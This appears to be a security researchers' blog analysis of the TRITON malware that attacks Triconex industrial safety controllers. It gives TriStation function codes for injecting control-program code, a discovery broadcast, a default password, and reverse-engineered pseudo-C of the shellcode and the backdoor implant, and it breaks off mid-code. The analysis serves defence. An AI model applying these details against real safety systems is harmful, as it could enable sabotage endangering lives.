Analyzing the TRITON industrial malware

midnightbluelabs.com/blog/2018/1/16/analyzing-the-triton-industrial-malware

January 16, 2018

Last month FireEye released a report detailing an incident that their subsidiary Mandiant responded to at a critical infrastructure organization. Here a malware framework, dubbed TRITON (also referred to as TRISIS or HatMan), was discovered targeting the Schneider Electric Triconex line of industrial safety systems, allegedly in order to cause physical damage and shut down operations. The activity was believed to be consistent with a nation state preparing for an attack. According to a Dragos report on the same malware, their team discovered TRITON being deployed against at least one victim in the Middle East in mid-November 2017.

This blog post aims to discuss the incident background, the TRITON framework and the attack payload in an effort to clarify this attack in particular and attacks on industrial safety systems in general. It draws upon previously published reports by FireEye, Dragos and ICS-CERT as well as analysis (which can be found here) by Midnight Blue and Ali Abbasi of the publicly available malware. Further details of the incident and malware are likely to be discussed by others during this week's S4x18 TRITON/TRISIS session.


Summary

TRITON is the first publicly known example of malware targeting industrial safety controllers, an escalation with serious potential consequences compared to previous ICS-focussed incidents. It has been deployed against at least one victim in the Middle East with no indications of victims outside of the Middle East so far. TRITON is a framework for implanting Schneider Electric Triconex safety controllers with a passive backdoor through which attackers can, at a later point in time, inject potentially destructive payloads.

Though the potential impact is very serious (including infrastructural damage and loss of life resulting from sabotaging critical safety systems) it is important to nuance the threat posed by the discovery of this malware, especially when the original attacker intent remains speculative. In addition, the attack is not very scalable even against other Triconex safety controllers due to the complexity of required industrial process comprehension. However, a sufficiently knowledgeable and well-resourced attacker seeking to target a facility using Triconex controllers as part of its safety systems could repurpose TRITON, thereby lowering the bar somewhat by removing the barrier of reverse-engineering the proprietary TriStation protocol. The incident is illustrative of various woes in the industrial cybersecurity world which have been discussed extensively over the past years, ranging from devices which are 'insecure by design' and have been exposed to hyper-connected environments they were not quite designed for to a lack of basic IT/OT security hygiene and early warning insights on part of asset owners.

Background

TRITON is one of the few publicly known examples of malware targeting Industrial Control Systems (ICS), after Stuxnet, Havex, Blackenergy2 and Industroyer, and the first publicly known example of malware targeting industrial safety controllers specifically. Safety Instrumented Systems (SIS) are autonomous control systems tasked with maintaining automated process safe states and are typically used to implement safety logic in critical processes where serious damage or loss of life might be a risk. This is done by, for example, monitoring temperature or pressure via sensor inputs and halting the flow or heating of gases when dangerous thresholds are exceeded. They are usually connected to actuators (eg. for opening or closing a valve) in order to override normal process control and halt the runaway process.



Basic industrial safety & protection layers (source)

Safety controllers are typically a kind of Programmable Logic Controller (PLC) designed to high standards with redundant modules and tend to have components that allow for safe failure in case the main processor fails or power is lost. They are deployed in a manner specific to the process environment requirements and are usually configured in one of the *IEC 61131-3* programming languages (eg. LD, ST, etc.). Of course, safety is not quite the same as security and safety controllers tend to have the same kind of 'insecure by design' profile as a regular PLC: ie. everything from hardcoded maintenance backdoor accounts to insecure proprietary protocols.

Traditionally, SIS connectivity is limited and systems are segregated from the rest of the Operational Technology (OT) environment which would limit the potential impact of safety controller security issues. But over the years, as part of a broader trend in embedded systems in general, this isolation has made way for more and more connectivity and systems integration. While this integration comes with benefits in terms of cost, usability and process insights for business intelligence purposes, the flip side is that it exposes systems that were never designed for secure connectivity in the first place to the wider OT and IT environments and by extension to whatever the wider network itself is exposed to. The potential implications of a malicious SIS-compromising attacker are serious and could range from shutting down a process to allowing for unsafe states and manipulating other parts of the OT environment to create such a state which might result in financial losses, damage to equipment, products and the environment or human safety and loss of life.

But it's important to nuance this image and avoid alarmist headlines. First of all because fear, uncertainty and doubt cause sensible analysis and good advice to be lost amid sensationalism and help create a 'boy who cried wolf' effect where the stock that ICS equipment vendors and OT asset owners and operators put in the opinions of the security industry as a whole erodes over time. Secondly, while the initial steps along the 'ICS Kill Chain', up to and including the compromise of the safety controller, might seem relatively simple, crafting the '*OT payload*' that actually does the damage is typically neither easy nor scalable. As pointed out by Benjamin Green, Marina Krotofil and Ali Abbasi such attacks require a high level of process comprehension which would have to be derived from analysis of acquired documents, diagrams, data historian files, device configurations and network traffic. This would have to be done on a facility-to-facility basis since even attacks against two functionally similar facilities will require attackers to take differences in process scale and design, equipment and device configuration into account.

In the case of SIS that means that a security compromise does not trivially compromise process safety. Apart from the SIS, the facility in question might have safety measures ranging from sacrificial parts in machines, enclosures and blast dampers to alarms and emergency procedures and as such assessing the implications of SIS compromise would require facility-specific process comprehension as well. This does not mean that such worst-case scenarios are infeasible but that the attacker space capable of bringing them about and their scalability are more limited than often portrayed.

The Incident

The FireEye report claims that the attacker gained remote access to a Triconex engineering workstation running Microsoft Windows as well as the *Distributed Control System (DCS)*. The attacker deployed a Py2EXE application, which was disguised as a benign Triconex log reviewing application named Trilog.exe, containing the TRITON framework on the engineering workstation together with two binary payload files named inject.bin and imain.bin. TRITON does not leverage any 0-days but instead reprograms the target safety controllers via the *TriStation* protocol (discussed below) which lacks authentication (though ACLs could have been configured on the controllers). As the TriStation protocol is proprietary and undocumented this means the attacker had to reverse engineer it, possibly through a combination of using similarities with the documented *Triconex System Access Application (TSAA)* protocol, inspection of traffic between the engineering workstation and the controller and reverse-engineering of workstation software and controller firmware.


The TRITON framework is capable of autodiscovering Triconex controllers on the network by sending a UDP broadcast message over port 1502 but this functionality was not used during the incident. Instead the IP addresses of the target controllers were specified directly and upon connection the status of the controller was retrieved over TriStation. If the controller was running the inject.bin and imain.bin payload files were injected into the controller program memory and a periodic check was initiated to see if any error was detected. If so, TRITON would reset the controller to the previous state over Tristation and if this failed it would write a dummy program to memory in what was likely an attempt at anti-forensics. During the incident, the industrial process was shutdown as a result of some controllers entering a failed safe state which caused the asset owner to initiate the investigation. The cause of this failed safe state was reportedly a failed validation check between the three separate redundant Triconex processor modules.

The fact that both the DCS and SIS systems were compromised suggests the attacker intended to cause serious damage rather than a mere process shutdown. This hypothesis is strengthened (though not indisputably confirmed) by the fact that the attacker apparently made several attempts to deliver a specific control logic to the safety controllers rather than merely shut them down.

Triconex Safety Instrumented Systems (SIS)

The Schneider Electric Triconex line of safety controllers consists of the *Tricon (CX), Trident and Tri-GP* systems all of which share the *triple modular redundancy (TMR)* architecture. While the incident targeted *Tricon 3008* controllers specifically, the heart of the attack is the (ab)use of the unauthenticated TriStation protocol and as such all safety controllers running this protocol are potentially affected.

According to the Planning and Installation Guide for Tricon v9–v10 Systems, a basic Tricon controller consists of the Main Processors, I/O modules, communication modules, chassis, field wiring connections and an engineering workstation PC communicating with the controller over TriStation. A chassis houses three *Main Processor (MP)* Modules, each of which serve one channel (or 'leg') of the controller and independently executes the control program and communicates with its own I/O subsystem (every I/O module has three independent channels for serving the three MPs) in parallel with the other Main Processors. The three MP modules, which operate autonomously without shared clocks, power regulation or circuitry, then compare data and control program at periodic intervals and synchronize with their neighbors over a high-speed proprietary communications bus named *TriBus*. TriBus consists of three independent serial links. Hardware voting on the I/O data takes place over TriBus among the MPs and if disagreement occurs, the signal in two out of three prevails and the third MP is corrected. Here one-time differences are distinguished from patterns of differences. This Triple Modular Redundant (TMR) architecture is designed for fault tolerance in the face of transient faults or component failures.


PASS
FAULT
ACTIVE
MAINT1
MAINT2
Module status
NETWORK NODE ADDRESS
SW1
SW0
Network port node address switches (Factory setting: SW1=0, SW0=1)
LINK
TX
RX
Network port status
Network port 10BaseT connector
NETWORK
TX
RX
Serial port status*
Serial port connector*
SERIAL
COM TX
COM RX
I/O TX
I/O RX
COM TX Transmitting data across COMM bus
COM RX Receiving data across COMM bus
IOC TX Transmitting data across I/O bus
IOC RX Receiving data across I/O bus
History/status port for reading diagnostic information
MP 3008
* Reserved for future use

Tricon 3008 front panel (source)




Figure 2 Triplicated Architecture of the Tricon Controller

There are a variety of communication modules, talking to the Main Processors over the communication bus, for Triconex controllers to facilitate serial and network communications across a variety of protocols. Examples include the *Advanced Communication Module (ACM)* which acts as an interface between a Tricon controller and a *Foxboro Intelligent Automation (I/A)* Series DCS, the *Hiway Interface Module (HIM)* which acts as an interface between a Tricon controller and a *Honeywell TDC-3000* control system or the *Tricon Communication Module (TCM)* which allows communications with TriStation, other Triconex controllers, Modbus master/slave devices and external hosts over Ethernet networks. These communications include the documented *Tricon System Access Application (TSAA)* protocol, a multi-slave master/slave protocol used to read and write data points, and the undocumented TriStation protocol, a single-slave master/slave protocol used by the TriStation 1131 or MSW engineering workstation software to develop and download the control program running on the Triconex controllers. By default, Ethernet communications for TSAA take place over UDP port 1500 while those for TriStation take place over UDP port 1502.

The Triconex controllers have a physical four-position key switch which can be set to either *RUN* (normal operation, read-only but can be overridden by a GATENB function block in the control program), *PROGRAM* (allows control program loading and verification), *STOP* (stop reading inputs, forces non-retentive digital and analog outputs to 0, and halts the control program. This position can be overridden by TriStation) or *REMOTE* (allows writes to control program variables). However, in the incident in question the target controllers were left in *PROGRAM* mode and the payload injected by TRITON (described below) allows subsequent malicious modifications by means of communications with the implant regardless of key switch position.




Figure 3 Architecture of a Model 3008 Main Processor

A control program is developed and debugged with the TriStation 1131 / MSW software, downloaded to the controller over the TriStation protocol, stored in Flash and then loaded into SRAM or DRAM (depending on the Tricon version) to be executed by the Main Processor module. The control program is translated from one of the IEC 61131-3 languages (LD, FBD, ST) into native PowerPC machine code and interfaces only with the main processor.

Shortly after the incident was disclosed, the TRITON framework and payloads were found to be publicly available from multiple sources. The payload files (eg. imain.bin) contain PowerPC shellcode and from this we can infer that the target Triconex controllers in the incident seem to have been using the Tricon 3008 Main Processor Modules. Since older Tricon MPs such as the 3006 or 3007 would use the 32-bit *National Semiconductor 32GX32* and newer ones such as the 3009 use a (reportedly ARM) dual-core 32-bit processor running at 800MHz, the 3008 are the only Tricon MPs (to our knowledge) which use the PowerPC architecture. More specifically they use the 32-bit Freescale PowerQUICC MPC860EN microcontroller, a detail which will be relevant when dissecting the shellcode payloads later on.

The Tricon 3008 MP runs the *Enhanced Triconex System Executive (ETSX)* firmware (stored in flash) which executes the control program on the main processor. On older Tricon MP modules firmware updates had to take place by manually replacing EPROMs made accessible through cutouts in module side panel but on the Tricon 3008 firmware can be upgraded over Ethernet through the port on the front panel. This can be done by connecting the Ethernet port to a workstation PC running the *TcxFwm.exe* firmware manager. The dedicated *Input and Output Control and Communication (IOCCOM)* processor (also an MPC860EN) runs its own firmware separate from the ETSX which can be upgraded in the same fashion using the firmware manager.

The TRITON Framework

The rather lean TRITON framework was built to facilitate interacting with a Tricon controller via the unauthenticated TriStation protocol over Ethernet. It is capable of functionality such as reading and writing control programs and data, running and halting a program and retrieving status information. The framework is written in Python and consists of the following components:

- *TS_cnames.py*: contains named lookup constants for TriStation protocol function and response codes as well as key switch and control program states.

- *TsHi.py*: the high-level interface of the framework which allows for reading and writing functions and programs as well as retrieving project information and interaction with the implant payload (as described later). Most interestingly, it includes the *SafeAppendProgramMod* function which fetches the program table, reads programs and functions and appends supplied shellcode to an existing control program. It also handles CRC32 checksums where necessary.

- *TsBase.py*: acts as a translation layer between the high-level interface and the low-level TriStation function codes and data formatting for functionality such as uploading and downloading of programs or fetching control program status and module versions.

- *TsLow.py*: the lowest layer which implements the functionality to send TriStation packets crafted by the upper layers to the *Tricon Communication Module (TCM)* over UDP. Also includes auto-discovery of Tricon controllers by sending an UDP 'ping' broadcast message (0x06 0x00 0x00 0x00 0x00 0x88) on port 1502.

Finally, apart from the framework there is a script named *script_test.py* which uses the framework to connect to a Tricon controller and inject a multi-stage payload described later on.

The TriStation Protocol

The TriStation protocol is a typical UDP-based serial-over-ethernet protocol as encountered throughout the world of industrial control systems. Request packets consist of a 2-byte function code (FC) followed by a counter ID, length field and request data together with checksums. Responses consist of a response code (RC), length field, response data and checksums.

While we will not exhaustively document the TriStation protocol as reconstructed from the TRITON framework here, the 'heart' of the TRITON attack lies in the following sequence of function codes and expected response codes:

- '*Start download change*' (FC: 0x01). Expects '*Download change permitted*' (RC: 0x66). Arguments are `[old_name] [version info] [new_name] [program info]`.

- '*Allocate program*' (FC: 0x37). Expects '*Allocate program response*' (RC: 0x99). Arguments are `[id] [next] [full_chunks] [offset] [len] [data]`.

- '*End download change*' (FC: 0x0B). Expects '*Modification accepted*' (RC: 0x67).

Apart from that the following TriStation command is used to communicate with the implant after it has been successfully injected:

> '*Get MP status*' (FC: 0x1D). Expects '*Get system variables response*' (RC: 0x96). Arguments are `[cmd] [mp] [data]`.

Interestingly, the TriStation Developer's Guide mentions it is possible to restrict access to a Tricon controller from a TriStation PC.Projects themselves can be 'password protected' (though in practice this often comes down to a hashed or even plaintext password stored in the project file which the workstation software checks upon opening the project) and a password can be required for connecting to the controller (which is specified in the project and takes effect after it has been downloaded to the controller). Such a password is not present initially and by default the password is 'PASSWORD'. Seeing as how the TriStation protocol itself is unencrypted, however, any attacker capable of observing network traffic between the controller and workstation is likely to be able to circumvent such a protection.

The developer's guide also mentions that model 4351A and 4352A TCMs allow for IP-based client access control lists to be specified which regulate access to a resource (ability to perform download change or download all, access to diagnostic information, etc.) at a certain level (deny, read only or read/write). It seems that this functionality could potentially be used to restrict from what IP addresses the TRITON framework could inject its payload or communicate with the implant but the strength of such a workaround would rely on mitigating the ability of the attacker to move laterally among engineering workstations. UDP IP spoofing could also be a problem here.

The Payload

The payload used in the incident can be thought of as a four-stage shellcode. The first stage is an argument-setting piece of shellcode. The second stage is formed by *inject.bin* (which is currently not publicly available) which functions as an implant installer. The third stage is formed by *imain.bin* (discussed below) which functions as a backdoor implant capable of receiving and executing the fourth stage. The final stage would have been formed by an actual '*OT payload*' performing the disruptive operations but apparently no such payload was recovered during the incident since the attacker was discovered while preparing the implant. A high-level description of the first two stages can be found in the United States Department of Homeland Security ICS-CERT report on TRITON/TRISIS/HatMan.

Stage 1: Argument-Setter (PresetStatusField)

After connecting to the target controller the script calls PresetStatusField which injects a piece of shellcode using *SafeAppendProgramMod*. What this shellcode does is iterate through memory from address 0x800000 to 0x800100 (in DRAM) until it finds an address where two 32-bit marker values 0x400000 and 0x600000 reside side-by-side. If it finds this, it writes a value (0x00008001) to offset 0x18 from this address. We reverse-engineered and created a cleaned-up pseudo-c for this shellcode:


```
r2 = 0x800000;

while (true)
{
    if ((uint32_t)*(uint32_t*)(r2) == 0x400000) // cp_status.us
    {
        if ((uint32_t)*(uint32_t*)(r2 + 4) == 0x600000) // cp_status.ds
        {
            r2 += 0x18; // cp_status.fstat
            *(uint32_t*)(r2) = (uint32_t)value;
            break;
        }
    }

    if ((r3 & 0xffffffff) >= 0x800100)
    {
        break;
    }

    r2 += 4;
}

system_call(-1);
```

This shellcode writes the attacker-supplied value into the '*fstat*' field of the *Control Program (CP) Status* structure. This is followed by a TriStation request for the CP status and a check to see whether the returned value equals the supplied value. The value in question (0x00008001) is used as an argument by the second-stage inject.bin shellcode.

Stage 2: Implant Installer (inject.bin)

Since inject.bin has not been publicly released, we will limit our discussion here to what has been published by other parties and can be inferred from the publicly available materials. Based on these resources it is our conjecture that inject.bin is an implant installer which relocates the imain.bin implant backdoor to part of the *Enhanced Triconex System Executive (ETSX)* in order to allow for attacker read/write/execute access to safety controller memory regardless of the Tricon key switch position.

After the argument-setting shellcode has been injected, inject.bin and imain.bin are injected using *SafeAppendProgramMod*. It is interesting to note here that imain.bin is sandwiched between two markers (0x1234 and 0x56789A) and length fields. The ICS-CERT report mentions inject.bin assumes the argument written by the first stage payload resides at a static address and uses it as 1) a countdown for the number of cycles to idle 2) a step counter to track and control execution progress and 3) a field for writing debug information upon failure. In this way the attacker can monitor inject.bin for problems. If no problems are detected '*Script SUCCESS*' is output and a dummy program containing nothing but a *system_call(-1);* is forcefully appended.



inject.bin control-flow (source)

The inject.bin shellcode has the above flowchart (courtsey of the ICS-CERT report) and seems to be a finite state machine which starts by waiting for a number of cycles before issuing a number of system calls and checking their results. If these checks are passed, the imain.bin shellcode is relocated and the function pointer of the '*get main processor diagnostic data*' TriStation command is changed to the address of the relocated imain.bin so that it is executed prior to the normal handler.

As Reid Wightman noted, inject.bin seems to contain egg-hunter functionality hunting for the 0x1234 and 0x56789A 'eggs' surrounding imain.bin. This is probably due to a lack of control by the TriStation functionality underlying SafeAppendProgramMod in determining where the injected code ends up which would require a piece of GetPC code to determine where inject.bin currently lives and a subsequent egghunt to determine where any other injected code or data lives if one cannot be sure offsets remain static upon injection. After this information is known to inject.bin it can safely relocate imain.bin.

Stage 3: Backdoor Implant (imain.bin)

The third stage shellcode, imain.bin, is a backdoor implant which allows an attacker to have read/write/execute access to safety controller memory regardless of the Tricon key switch position or any reset of control programs by the engineering workstation. This would allow an attacker to inject and execute a disruptive 'OT payload' at a later moment. It is currently unclear whether the backdoor would persist across a safety controller reboot as it seems to modify the in-memory copies of the control program and firmware rather than their on-flash copies. The FireEye report mentions that they patched the attacker script to allow for in-memory persistence of the payload but this seems unrelated to cross-reboot persistence.

It is executed before the actual handler for the TriStation '*get main processor diagnostic data*' command and looks for a specifically crafted packet body from which it extracts a command value and its arguments. It supports three commands: reading and writing from and to memory as well as executing code at an arbitrary address. It is capable of making non-persistent changes to the running firmware by disabling address translation, writing to it and then flushing the instruction cache and re-enabling address translation.

The TRITON framework can communicate with the implant over the aforementioned channel by using the *TsHi.ExplReadRam(Ex), TsHi.ExplWriteRam(Ex) and TsHi.ExplExec* functions which utilize the *TsBase.ExecuteExploit* function. The latter function send a TriStation '*get main processor diagnostic data*' command with a crafted packet body of the form:

[command (1 byte)] [MP (1 byte)] [field_0 (4 bytes)] [field_1 (4 bytes)] [field_2 (N bytes)]
We reverse-engineered the imain.bin implant and manually reconstructed the following approximation in pseudo-C:

```
#define M_READ_RAM  0x17
#define M_WRITE_RAM 0x41
#define M_EXECUTE   0xF9

struct argument_struct
{
    uint16_t unknown_ui16_00;
    uint8_t unknown_ui8_02;
    uint16_t return_value;
    uint8_t cmd;                // cmd field
    uint8_t mp;                    // mp field
    uint32_t field_0;            // argument field 0 (eg. size)
    uint32_t field_1;            // argument field 1 (eg. address)
    uint8_t  field_3[...];      // argument field 3 (eg. data)
};

void imain(void)
{
    arg = (struct argument_struct*)get_argument();
    // Retrieve implant command and MP value
    cmd = arg->cmd;
    mp = arg->mp;
    compare_mp = *(uint8_t*)(0x199400);

